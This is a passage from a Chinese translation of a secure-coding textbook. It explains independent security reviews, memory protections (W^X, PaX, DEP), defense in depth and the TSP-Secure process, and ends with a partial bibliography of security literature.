检查清单处于不断的发展中。新的问题需要加入，而那些不会再发生的旧问题（可能由于它们的解决方案已经制度化，或者它们已经赶不上技术进化的步伐）应该从检查清单中移除，以免继续不必要地耗费精力。要想决定哪些条款应该留下或者从检查清单中移除，应当取决于欲检测出那些条款所需付出的努力，以及已发现的缺陷的实际数量和严重程度。

8.11.5 独立安全审查

独立安全审查（independent security review）可能根据审查的性质和范围而发生重大变化。安全审查可以放眼整体，也可以只着眼于某一局部。独立审查常常是在开发团队之外发起的。如果干得漂亮，可以（为安全性）做出颇具价值的贡献；如果做得不好，则可能对开发团队造成干扰，使整个团队偏离最佳的方向。

独立安全审查可以帮助我们实现更安全的系统。外部审查者会带来独立的观点，例如识别和纠正无效的假定。开发大型复杂系统的程序员往往会由于太贴近系统而失去大局观。比方说，安全性要求苛刻的应用程序的开发人员也许会为特定方面的安全问题殚精竭虑，却忽略了某些其他有漏洞的部分。经验丰富的审查人员熟悉常见的错误和最佳的解决方案，并能够提供概括性的观点，包括识别过程中的缺陷、架构上的弱点，以及设计和实现中需要额外或特别注意的地方。

独立安全审查还可以作为一个有用的管理工具。委托一个独立审查并按审查的结论行动的做法有助于管理，因为这样可以证明它们已经满足了预期的需求。此外，组织与管理机构之间的关系通常随着独立审查的额外保证的而得到改善。组织委托独立安全审查的目的常常是将审查结果公之于众，特别是当评测具有权威性且得出正面结果的时候。

8.12 内存权限

许多缺陷可以被攻击者利用，这是因为含有漏洞的程序的地址空间上的内存既可写又可执行。结果，攻击者可以利用缓冲区溢出来改写内存，然后将控制权转移给注入代码的地址。

可以通过确保内存页拥有执行适当操作所需的最小权限来解决这个问题（最小特权原则的一个应用）。这并不是针对所有漏洞利用的全面防御方案，而仅仅是一种用于扩展你的深度防御策略的机制。具体做法则是通过提高攻击者利用漏洞的难度实现的。

8.12.1 W^X

一些现有的系统强制性削减内核中的特权，这样一来进程地址空间的任何一部分都不可能同时可写、可执行了。这一策略被称为“W xor X”，或简称为W^X。强制执行该策略可以得到一个不可执行的栈。

OpenBSD就是一个实现了W^X策略的系统例子。在OpenBSD中，应用程序仍可以使用mprotect()请求显式的权限从而覆盖默认设置。

W^X策略的实现依赖于中央处理单元(CPU)和内存管理单元(MMU)架构。对于为每一个内存页标记一个执行位的处理器来说，OpenBSD为了实现这一效果作出了两处改变。

1. 从栈中去掉了signal trampoline。signal trampoline被赋予读、执行权限，而栈段则被赋予读、写权限。这样栈就变成不可执行的了。

2. 改变共享库和堆内存空间的映射，以使数据段不包含任何读、写和可执行的对象。这就要求移动共享库全局偏移表(global offset table, GOT)、共享库过程链接表(procedure linkage table, PLT)、C++构造函数(.ctors)和C++析构函数(.dtors)。GOT和PLT映射到它们自己的页上，使其成为不可写的。为了适应这个改变，需要对动态链接器进行稍微的改变。.dtors和.ctors部分被移动到GOT，因而也变得不可执行。这些改变消除了来自数据段的可执行对象。

不支持每页执行位(per-page execute bit)(例如IA-32)的架构实现更为复杂，但是会得到类似的结果。

作为对该方案的补充，OpenBSD页还减少了只读字符串和存储为常量的指针的权限。由于历史原因，这些对象被存储于文本段中，并拥有PROT_READ|PROT_EXEC权限。这意味着，常量数据有可能被当作shell代码执行。

由于OpenBSD使用ELF对象文件格式，故创建了一种名为.rodata的新段来存储这种数据。结果，这种行为发生了改变，使得这些对象只拥有PROT_READ权限，而失去了PROT_EXEC权限。

8.12.2 PaX

PaX是一套类似的对Linux系统的增强，实际上它先于OpenBSD实现。PaX实现了不可执行的内存页和地址空间布局随机化。PaX的实现同样依赖于底层平台的CPU和MMU。对于不支持每页执行位的系统，PaX实现了一项名为虚拟内存区域镜像(virtual memory area mirroring)的技术，它将数据段中的每一个可执行页复制到相应的代码段中。如果试图从位于某个数据段中的地址上取得一个指令，而相应的镜像地址上并没有任何代码，那么将发生页故障，且内核将终止该进程。

8.12.3 数据执行防护

微软Windows XP和Windows Server 2003采用了一种相似的内核级内存保护技术，称为数据执行保护(data execution prevention, DEP)。DEP能够防止从内存页(例如默认堆、栈、内存池)执行代码。如果应用程序尝试从一个受保护的内存页中执行代码，则会发生访问违例异常(access violation exception)，而且如果该异常未被处理，则调用进程将被终止。

在这种系统中，如果一个应用程序必须从内存页执行代码，它就必须分配并设置适当的虚拟内存保护属性。在分配时，必须将内存标记为PAGE_EXECUTE、PAGE_EXECUTE_READ、PAGE_EXECUTE_READWRITE或PAGE_EXECUTE_WRITECOPY。通过调用malloc()和HeapAlloc()函数进行的堆分配是不可执行的。应用程序不能从默认的进程堆或栈中运行代码。

8.13 深层防御

深层防御背后的思想是使用复合防御策略来管理风险，这样的话，当某一层防御失效的时候，另一层防御能够防止安全缺陷演变为可利用的漏洞，并且可以限制得逞的利用所导致的后果。例如，结合使用安全编程技术和安全的运行时环境，可以降低在部署时遗留在代码中的漏洞在操作环境中被利用的可能性。

深层防御的替代做法是依赖于单一的策略。例如，有了完备的输入验证，理论上就不再需要其他的防御了。例如，如果所有输入字符串都能经过校验且具备有效的长度，那么就不必使用有界字符串复制操作了，而且可以毫无顾忌地使用strcpy()、memcpy()及类似的操作。同样也没有必要提供任何类型的运行时保护来防止基于栈或堆的溢出，因为根本不存在溢出的机会。

尽管理论上可以开发出一个小程序并使用输入验证确保其安全，但对于实际的程序来说，这是办不到的。大型的实际程序由程序员团队开发，模块一旦完成，很少能保持一成不变。甚至在初次交给用户或最初的部署之前，也可能进行维护。随着时间的流逝，出于各种各样的原因，这些程序可能会被许多程序员修改。鉴于所有这些改变和复杂性，很难保证单凭输入验证就可以提供完备的安全性。

多层防御可以用于防止运行时漏洞利用，除此之外，对于识别开发和维护期间可能发生的变化也有帮助。

8.14 TSP-Secure

针对安全软件开发的团队软件过程（Team Software Process for Secure Software Development, TSP-Secure）用于处理某些不精确的软件工程实践，后者可能会导致有漏洞的软件，包括缺乏清晰的安全目标、不清晰的角色、不充分的计划和追踪、没有在软件开发生命周期的早期认识到安全风险，以及可能最重要的问题——直到软件开发生命周期的末期都没有重视安全和质量。TSP-Secure是一个基于TSP的方法，可以有预见性地改善所开发软件的安全性。

SEI的团队软件过程（Team Software Process, TSP）为在团队和个人级别应用软件工程原则提供了一个框架、一套过程和一组规范的方法[Humphrey 02]。使用TSP开发的软件比使用当前实践开发的软件少一个或两个数量级的缺陷（每千行代码中含有0~0.1个缺陷，而使用当前实践的每千行代码中含有1到2个缺陷）[Davis 03, McAndrews 00]。

TSP-Secure扩展了TSP，以便更直接地专注于解决软件应用的安全性。TSP-Secure从三个方面帮助我们进行安全的软件开发。首先，因为安全的软件并非偶然搭建而成的，所以TSP-Secure会针对安全制定计划。同样，因为进度压力和个人问题会妨碍最佳实践的实现，所以TSP-Secure可以帮助建立自律的开发团队，并使这些团队各司其职。其次，因为安全和质量密切相关，所以在产品开发生命周期中，TSP-Secure自始至终帮助管理质量。最后，因为安全软件的开发人员必须具有软件安全问题的意识，所以TSP-Secure包含了针对开发人员的安全意识培训。

8.14.1 计划和跟踪

TSP-Secure团队将构筑自己的计划。最初的计划是在项目启动时制定的，发生于3~4天内举

行的九个会议之中，如图8-9所示。项目的启动是由有资质的团队教练领导的。在一个TSP-Secure启动时，整个团队将就工作本身和准备采纳的工作方法达成共识，生成一份详细的计划以便指导工作，并且获得管理层对该计划的支持。

在TSP-Secure启动的末期，团队将和管理层对于项目如何进行达成共识。由于近期计划中的任务已经完成，因此团队将再次启动制定下一个周期的详细工作计划。再次启动的过程与启动相似，但是持续时间稍短些。这样计划和再次计划的周期不断循环，直至项目完成。

启动之后，团队将执行计划并管理自己的工作。TSP教练与团队协作，帮助他们收集和分析进度和质量数据，关注他们的过程，跟踪问题和风险，维护他们的计划，根据目标跟踪进展，并向管理层报告项目的状态。




图8-9 TSP启动

8.14.2 质量管理

已发布的软件中的缺陷只是整个软件开发生命周期中引入的所有缺陷的一部分。TSP-Secure质量管理策略在软件开发生命周期中设置了多个缺陷移除点（defect removal point）。增加缺陷移除点将会增加缺陷出现后迅速被发现的可能性，从而更容易确定问题的根本原因并使问题更容易得到解决。

可以将每一次缺陷移除活动想象为一个过滤器，它可以从软件产品中移除一部分可能导致漏洞的缺陷，而其他可能导致漏洞的缺陷则躲过过滤器，并残留在软件中，如图8-10所示。软件开发生命周期中的缺陷移除过滤器越多，软件发布时残留的可能导致漏洞的缺陷就越少。

缺陷的度量是随着移除动作不断进行的。缺陷度量的结果反映了团队目标的完成情况，这有助于团队决定是继续下一个步骤还是停下来纠正当前的工作，还能指示从哪儿修补他们的过程以满足目标。度量缺陷越早，组织就有越多的时间在软件开发生命周期的早期采取纠正性的行动。




图8-10 过滤漏洞

软件开发人员必须意识到将会影响到他们的软件的安全问题。因而TSP-Secure包含了一个议题研讨会 (awareness workshop)，向参与者披露一套有限的安全问题。TSP-Secure议题研讨会以常见漏洞的概览开始，然后是设计、实现以及测试用以处理常见的漏洞原因的实践。

8.15 本章小结

存在很多实践、过程、工具和技术，可以帮助改善软件的质量和安全性。关于这些缓解措施的有效性证据是逸闻趣事的主要来源，它们中的很多在预防或消除代码中的漏洞方面卓有成效。Steve Lipner和Michael Howard提供的实践证据表明，SDL的活动（例如威胁建模）可以减少为了与开发目标保持一致而发布的安全公告[Lipner 05]。

安全编码要求对问题的精确理解和对有效解决方案的一致应用。安全的系统开发要求在软件开发生命周期中自始至终贯彻安全编码实践。

8.16 阅读材料

要想更多地了解输入验证，可以阅读John Viega和Matt Messier的《Secure Programming Cookbook for C and C++》[Viega 03]中的“Input Validation”这一章，以及David Wheeler的《Secure Programming for Linux and UNIX HOWTO》[Wheeler 03]中的“Validate All Input”这一章。

参 考 文 献

- [Aleph One 96] Aleph One. Smashing the Stack for Fun and Profit. *Phrack* 49, Volume Seven, Issue Forty-Nine File 14 of 16 (1996). <http://www.phrack.org/phrack/49/P49-14>.
- [Alexander 03] Alexander, I. Misuse Cases: Use Cases with Hostile Intent. *IEEE Software* 20, 1 (January/February 2003): 58–66.
- [Alhazmi 05] Alhazmi, O., Y. K. Malaiya, and I. K. Ray. Security Vulnerabilities in Software Systems: A Quantitative Perspective Technical Report, CS T&R, AMR05. Fort Collins, CO: Computer Science Department, Colorado State University, 2005.
- [Allen 01] Allen, J. H. *The CERT Guide to System and Network Security Practices*. Boston: Addison-Wesley, 2001.
- [Andersen 04] Andersen, D., et al. Preliminary System Dynamics Maps of the Insider Cyber-threat Problem. In *Proceedings of the 22nd International Conference of the System Dynamics Society*. Oxford, England, July 25–29, 2004. Albany, NY: System Dynamics Society, 2004. <http://www.cert.org/archive/pdf/InsiderThreatSystemDynamics.pdf>.
- [Anisimov 2005] Anisimov, A. Defeating Microsoft Windows XP SP2 Heap Protection and DEP Bypass (2005). <http://www.maxpatrol.com/ptmshorp.asp>.
- [ANSI 89] American National Standards Institute. *American National Standard for Information Systems—Programming Language C (X3.159-1989)*. Washington, DC, 1989.
- [Antill 04] Antill, J. *Vstr documentation—overview* (2004). <http://www.and.org/vstr>.
- [AusCERT 04] Australian Computer Emergency Response Team. 2004 Australian Computer Crime and Security Survey (2004). <http://www.auscert.org.au/render.html?it=2001>.
- [Baratloo 00] Baratloo, A. N., Singh, and T. Tsai. Transparent Run-Time Defense against Stack Smashing Attacks. In *Proceedings of 2000 USENIX Annual Technical Conference*. San Diego, CA, June 18–23, 2000, 251–262. Berkeley, CA: USENIX Association, 2000.
- [Bass 03] Bass, L; P. Clements, and R. Kazman. *Software Architecture in Practice*, 2nd ed. Boston: Addison-Wesley, 2003.
- [Behrends 04] Behrends, R., R. Stirewalt, and L. Dillon. Avoiding Serialization Vulnerabilities through the Use of Synchronization Contracts. In *Workshops at the 19th International Conference of Automated Software Engineering*. Linz, Austria, September 20–24, 2004, 207–219. Vienna, Austria: Österreichische Computer Gesellschaft, 2004.
- [Bergin 96] Bergin, T. J., and R. G. Gibson, eds. *History of Programming Languages II*. New York, and Reading, MA: ACM Press/Addison-Wesley, 1996.
- [Berinato 04] Berinato, S. The Future of Security (2004). <http://www.cio.com.au/index.php/id;1039367795;fp;512;fpid;6>.
- [Bishop 96] Bishop, M. and M. Dilger. Checking for Race Conditions in File Accesses. *Computing Systems* 9(2) (Spring 1996): 131–152.
- [blexim 02] blexim. Basic Integer Overflows. *Phrack*, Volume 0x0b, Issue 0x3c, Phile

#0x0a of 0x10 (2002). <http://www.phrack.org/phrack/60/p60-0x0a.txt>.

[Bouchareine 05] Bouchareine, P. *__atexit in memory bugs—specific proof of concept with statically linked binaries and heap overflows* (2005). http://www.zone-h.org/files/32/heap_atexit.txt.

[Bourque 05] Bourque, P., and R. Dupuis. *Guide to the Software Engineering Body of Knowledge*. Los Alamitos, CA: IEEE Computer Society, 2005. http://www.swebok.org/ironman/pdf/SWEBOK_Guide_2004.pdf.

[Bulba 00] Bulba and Kil3r. Bypassing StackGuard and StackShiel. *Phrack*, Volume 0xa Issue 0x38 05.01.2000 0x05[0x10] (2000). <http://www.phrack.org/phrack/56/p56-0x05>.

[Cesare 00] Cesare, S. Shared Library Call Redirection via ELF PLT Infection. *Phrack*, Volume 0xa, Issue 0x38, 05.01.2000, 0x07[0x10] (2000). <http://www.phrack.org/phrack/56/p56-0x07>.

[Charney 03] Charney, S. Prepared Testimony of Scott Charney, Chief Trustworthy Computing Strategist, Microsoft Corporation, Before the Subcommittee on Commerce, Trade and Consumer Protection House Committee on Energy and Commerce. U.S. House of Representatives, November 19, 2003. Hearing on "Cybersecurity and Consumer Data: What's at Risk for the Consumer?" <http://www.microsoft.com/presspass/exec/charney/11-19testimony.asp>.

[Chen 04] Chen, P., M. Dean, D. Ojoko-Adams, H. Osman, L. Lopez, N. Xie, and N. Mead. Systems Quality Requirements Engineering (SQUARE) Methodology: Case Study on Asset Management System (CMU/SEI-2004-SR-015, ADA431068). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2004. <http://www.sei.cmu.edu/publications/documents/04.reports/04sr015.html>.

[Chess 02] Chess, B. Improving Computer Security Using Extended Static Checking. *Proceedings of the IEEE Symposium on Security and Privacy*, 2002, 160–173. Berkeley, CA, May 12–15, 2002. Los Alamitos, CA: IEEE Computer Society, 2002.

[Conover 99] Conover, M. w00w00 on Heap Overflows (1999). <http://www.w00w00.org/files/articles/heaptut.txt>.

[Conover 04] Conover, M., O. Horowitz. Reliable Windows Heap Exploits. PowerPoint presentation, Can Sec West, April 2004, <http://Cansecwest.com/csw04/csw04-Oded+Conover.ppt>.

[Cowan 98] Cowan, C., C. Pu, D. Maier, H. Hinton, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. Stackguard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In *Proceedings of the Seventh USENIX Security Symposium*. San Antonio, TX, January 26–29, 1998, 63–77. Berkeley, CA: USENIX Association, 1998.

[Cowan 00] Cowan, C., P. Wagle, C. Pu, S. Beattie, and J. Walpole. Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade. In *Proceedings of the DARPA Information Survivability Conference and Exposition (DISCEX'00)*. Hilton Head Island, SC, January 25–27, 2000, 119–129. Los Alamitos, CA: IEEE Computing Society, 2000.

[Cowan 01a] Cowan, C., M. Barringer, S. Beattie, G. Kroah-Hartman, M. Frantzen, and J. Lokier. FormatGuard: Automatic Protection from printf Format String Vulnerabilities. In *Proceedings of the Tenth USENIX Security Symposium*. Washington, DC, August 13–17, 2001, 191–199. Berkeley, CA: USENIX Association, 2001.

[Cowan 01b] Cowan, C., S. Beattie, C. Wright, and G. Kroah-Hartman. RaceGuard: Kernel Protection From Temporary File Race Vulnerabilities. In *Proceedings of the 10th USENIX*

- Security Symposium. Washington, DC, August 13–17, 2001, 165–172. Berkeley, CA: USENIX Association, 2001.
- [Cox 86] Cox, B. J. *Object-Oriented Programming: An Evolutionary Approach*. Reading, MA: Addison-Wesley, 1986.
- [CSIS 98] CSIS Global Organized Crime Project and Center for Strategic and International Studies. *Cybercrime... Cyberterrorism... Cyberwarfare... : Averting An Electronic Waterloo* (CSIS Task Force Report). Washington, DC: CSIS Press, 1998.
- [Davis 03] Davis, N., and J. Mullaney. The Team Software ProcessSM (TSPSM) in Practice: A Summary of Recent Results (CMU/SEI-2003-TR-014, ADA418430). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2003. <http://www.sei.cmu.edu/publications/documents/03.reports/03tr014.html>.
- [de Kere 03] de Kere, C. 'MSBlast' / LovSan Write up (2003). <http://www.able2know.com/forums/about10489.html>.
- [DeKok 00] DeKok, A. *PScan: A limited problem scanner for C source files* (2000). <http://www.striker.ottawa.on.ca/~aland/pscan>.
- [Denning 00] Denning, D. E. *Cyberterrorism* (2000). <http://www.cs.georgetown.edu/~denning/infosec/cyberterror-GD.doc>.
- [Dewhurst 03] Dewhurst, S. C. *C++ Gotchas: Avoiding Common Problems in Coding and Design*. Boston: Addison-Wesley, 2003.
- [Dijkstra 65] Dijkstra, E. W. *Cooperating Sequential Processes*. Eindhoven, The Netherlands: Technische Hogeschool, 1965. (Reprinted in Genuys, F. ed. *Programming Languages*, 43–112. New York: Academic Press, 1968.)
- [DoD 03] Department of Defense. *Annual Report on the Military Power of the People's Republic of China* (2003). <http://www.defenselink.mil/pubs/20030730chinaex.pdf>.
- [Drepper 04] Drepper, U. Security Enhancements in Red Hat Enterprise Linux (beside SELinux) (2004). <http://people.redhat.com/drepper/nonselsec.pdf>.
- [E-Crime 04] 2004 E-Crime Watch Survey—Survey Results. <http://www.cert.org/archive/pdf/2004eCrimeWatchSummary.pdf>.
- [E-Crime 05] 2005 E-Crime Watch Survey—Survey Results. <http://www.cert.org/archive/pdf/ecrimesurvey05.pdf>.
- [Ellis 90] Ellis, M. A., and B. Stroustrup. *The Annotated C++ Reference Manual*. Reading, MA: Addison-Wesley, 1990.
- [Engler 03] Engler, D., and K. Ashcraft. RacerX: Effective, Static Detection of Race Conditions and Deadlocks. In *Proceedings of the Nineteenth ACM Symposium on Operating System Principles (SOSP'03)*. Bolton Landing (Lake George), NY, October 19–22, 2003, 237–252. New York: Association for Computing Machinery, 2003.
- [Etoh 00] Etoh, H., and K. Yoda. *Protecting from Stack-Smashing Attacks* (2004). <http://www.research.ibm.com/trl/projects/security/ssp/main.html>.
- [Evans 98] Evans, C. Nasty Security Hole in "lprm" (Bugtraq Archive) (1998). <http://www.securityfocus.com/archive/1/9023>.
- [Firesmith 03] Firesmith, D. G. Security Use Cases. *Journal of Object Technology* 2(3) (May/June 2003): 53–64. http://www.jot.fm/issues/issue_2003_05/column6.
- [Fithen 04] Fithen, W. L., S. V. Hernan, P. F. O'Rourke, and D. A. Shinberg. Formal Modeling

- of Vulnerability. *Bell Labs Technical Journal* 8(4) (2004): 173–186.
- [Forrester 00] Forrester, J. E., and B. P. Miller. An Empirical Study of the Robustness of Windows NT Applications Using Random Testing. In *Proceedings of the 4th USENIX Windows System Symposium*. Seattle, WA, August 3–4, 2000, 59–68. Berkeley, CA: USENIX Association, 2000. ftp://ftp.cs.wisc.edu/paradyn/technical_papers/fuzz-nt.pdf.
- [FSF 04a] Free Software Foundation. GCC Online Documentation (2004). <http://gcc.gnu.org/onlinedocs>.
- [FSF 04b] Free Software Foundation (2004). *Checker*. <http://www.gnu.org/software/checker/checker.html>.
- [Gehani 89] Gehani, N. H., and W. D. Roome. *Concurrent C*. Summit, NJ: Silicon Press, 1989.
- [gera 02] gera and riq. Advances in Format String Exploitation. *Phrack*, 0x0b, Issue 0x3b, Phile #0x07 of 0x12 (2002). <http://www.phrack.org/phrack/59/p59-0x07.txt>.
- [Graff 03] Graff, M. G., and K. R. van Wyk. *Secure Coding Principles & Practices: Designing and Implementing Secure Applications*. Sebastopol, CA: O'Reilly & Associates, 2003.
- [Hildreth 01] Hildreth, S. A. *Cyberwarfare* (2001). <http://www.fas.org/irp/crs/RL30735.pdf>.
- [Hoogstraten 03] Van Hoogstraten, J. *SANS Malware FAQ: What is W32/Blaster Worm?* (2003). http://www.sans.org/resources/malwarefaq/w32_blasterworm.php.
- [Horovitz 02] Horovitz, O. *Big Loop Integer Protection*. *Phrack*, Volume 0x0b, Issue 0x3c, Phile #0x09 of 0x10 (2002). <http://www.phrack.org/phrack/60/p60-0x09.txt>.
- [Howard 97] Howard, J. D. *An Analysis of Security Incidents on the Internet 1989–1995*. PhD Diss. Carnegie Mellon University, 1997. <http://www.cert.org/research/JHThesis/Start.html>.
- [Howard 03a] Howard, M. *Reviewing Code for Integer Manipulation Vulnerabilities* (2003). <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure04102003.asp>.
- [Howard 03b] Howard, M. *An Overlooked Construct and an Integer Overflow Redux* (2003). <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure09112003.asp>.
- [Howard 03c] Howard, M., and D. LeBlanc. *Writing Secure Code*, 2nd ed. Redmond, WA: Microsoft Press, 2003.
- [Humphrey 02] Humphrey, W. S. *Winning with Software: An Executive Strategy*. Boston: Addison-Wesley, 2002.
- [IBM 04] IBM. *Rational PurifyPlus* (2004). <http://www-306.ibm.com/software/awdtools/purifyplus>.
- [IEEE 04] The IEEE and The Open Group. *The Open Group Base Specifications Issue 6: IEEE Std 1003.1*, 2004 Edition, 2004.
- [Intel 04] Intel Corporation. *IA-32 Intel® Architecture Software Developer's Manuals* (2004). http://developer.intel.com/design/pentium4/manuals/index_new.htm.
- [Internet Society 00] The Internet Society (2000). *Internet Security Glossary (RFC 2828)*. <ftp://ftp.rfc-editor.org/in-notes/rfc2828.txt>.

- [ISO/IEC 98] Joint Technical Committee ISO/IEC JTC1; International Organization for Standardization; and International Electrotechnical Commission. *Programming Languages—C++*. Geneva, Switzerland: ISO/IEC, 1998.
- [ISO/IEC 99] ISO/IEC. *INCITS/ISO/IEC 9899-1999. Programming Languages—C*, 2nd ed. Geneva, Switzerland: ISO/IEC, 1999.
- [ISO/IEC 05] ISO/IEC. *ISO/IEC WDTR 24731. Extensions to the C Library—Part 1*. Geneva, Switzerland: ISO/IEC, 2005.
- [Jim 02] Jim, T., G. Morrisett, D. Grossman, M. Hicks, J. Cheney, and Y. Wang. Cyclone: A Safe Dialect of C. In *Proceedings of the General Track. 2002 USENIX Annual Technical Conference*. Monterey, CA, June 10–15, 2002. Berkeley, CA: USENIX Association, 2002, 275–288. http://www.usenix.org/publications/library/proceedings/usenix02/full_papers/jim/jim.pdf.
- [Johnson 73] Johnson, S. C., and B. W. Kernighan. *The Programming Language B* (Computing Science Technical Report No. 8). Murray Hill, NJ: Bell Labs, 1973.
- [Jones 97] Jones, R. W. M., and P. H. J. Kelley. Backwards-Compatible Bounds Checking for Arrays and Pointers in C Programs. In *Proceedings of the Third International Workshop on Automatic Debugging (AADEBUG'97)*. Linköping, Sweden, May 26–27, 1997, 13–26. Linköping, Sweden: Linköpings Universitet, 1997.
- [Kaempf 01] Kaempf, M. "MaXX." Vudo—An Object Superstitiously Believed to Embody Magical Powers. *Phrack*, Volume 0x0b, Issue 0x39, Phile #0x08 of 0x12 (2001). <http://www.phrack.org/phrack/57/p57-0x08>.
- [Kamp 98] Kamp, P. H. Malloc(3) revisited. In *USENIX 1998 Annual Technical Conference: Invited Talks and Freenix Track*. New Orleans, LA, June 15–19, 1998, 193–198. Berkeley, CA: USENIX Association, 1998.
- [Kath 93] Kath, R. Managing Virtual Memory in Win32 (1993). http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dngnlib/html/msdn_virtmm.asp.
- [Kernighan 78] Kernighan, B. W., and D. M. Ritchie. *The C Programming Language*. Englewood Cliffs, NJ: Prentice-Hall, 1978.
- [Kernighan 88] Kernighan, B. W., and D. M. Ritchie. *The C Programming Language*, 2nd ed. Englewood Cliffs, NJ: Prentice-Hall, 1988.
- [Kerr 04] Kerr, K. Putting cyberterrorism into context (2004). <http://www.auscert.org.au/render.html?it=3552>.
- [Kirwan 04] Kirwan, M. The Quest for Secure Code (2004). <http://www.globetechnology.com/servlet/story/RTGAM.20041001.gtkirwanoct1/BNStory/Technology>.
- [Knuth 97] Knuth, D. E. "Information Structures." In *Art of Computer Programming, Volume 1: Fundamental Algorithms, Third Edition*. Reading, MA: Addison-Wesley, 1997, 438–442.
- [Lea 00] Lea, D. A Memory Allocator (2000). <http://gee.cs.oswego.edu/dl/html/malloc.html>.
- [LeBlanc 04] LeBlanc, D. Integer Handling with the C++ SafeInt Class (2004). <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure01142004.asp>.
- [Lemos 04] Lemos, R. MSBlast Epidemic Far Larger than Believed (2004). http://news.com.com/2100-7349_3-5184439.html.

- [Liang 03] Liang, Z., V N. Venkatakrishnan, and R. Sekar. Isolated Program Execution: An Application Transparent Approach for Executing Untrusted Programs. In *Proceedings of the 19th Annual Computer Security Applications Conference*. Las Vegas, NV, December 8–12, 2003, 182–191. Los Alamitos, CA: IEEE Computer Society, 2003.
- [Lipner 05] Lipner, S., and M. Howard. The Trustworthy Computing Security Development Lifecycle. In *Proceedings of 20th Annual Computer Security Applications Conference*. Tucson, AZ, December 6–10, 2004, 2–13. Los Alamitos, CA: IEE Computer Society, 2004 (updated 2005). <http://msdn.microsoft.com/security/default.aspx?pull=/library/en-us/dnsecure/html/sdl.asp>.
- [Litchfield 03a] Litchfield, D. Variations in Exploit Methods Between Linux and Windows (2003). <http://www.nextgenss.com/papers/exploitvariation.pdf>.
- [Litchfield 03b] Litchfield, D. Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server (2003). <http://www.nextgenss.com/papers/defeating-w2k3-stack-protection.pdf>.
- [McAndrews 00] McAndrews, D. *The Team Software ProcessSM (TSPSM): An Overview and Preliminary Results of Using Disciplined Practices* (CMU/SEI-2000-TR-015, ADA387260). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2000. <http://www.sei.cmu.edu/publications/documents/00.reports/00tr015.html>.
- [McDermott 99] McDermott, J., and C. Fox. Using Abuse Case Models for Security Requirements Analysis. In *Proceedings 15th Annual Computer Security Applications Conference*. Scottsdale, AZ, December 6–10, 1999, 55–64. Los Alamitos, CA: IEEE Computer Society Press, 1999.
- [McDermott 01] McDermott, J. Abuse-Case-Based Assurance Arguments. In *Proceedings of the 17th Annual Computer Security Applications Conference*. New Orleans, LA, December 10–14, 2001, 366–374. Los Alamitos, CA: IEEE Computer Society Press, 2001.
- [Meier 03] Meier, J. D., A. Mackman, S. Vasireddy, R. Escamilla, and A. Murukan. Improving Web Application Security Threats and Countermeasures (2003). <http://msdn.microsoft.com/security/securecode/threatmodeling/default.aspx?pull=/library/en-us/dnnnetsec/html/thcmch03.asp>.
- [Melek 04] Melek A., and M. MacKinnon M. *2004 Global Security Survey*. May 17, 2004. http://www.deloitte.com/dtt/cda/doc/content/dtt_financialservices_SecuritySurvey2004_051704.pdf.
- [Messier 03] Messier, M., and J. Viega. Safe C String Library v1.0.3 (January 30, 2005). <http://www.zork.org/safestr>.
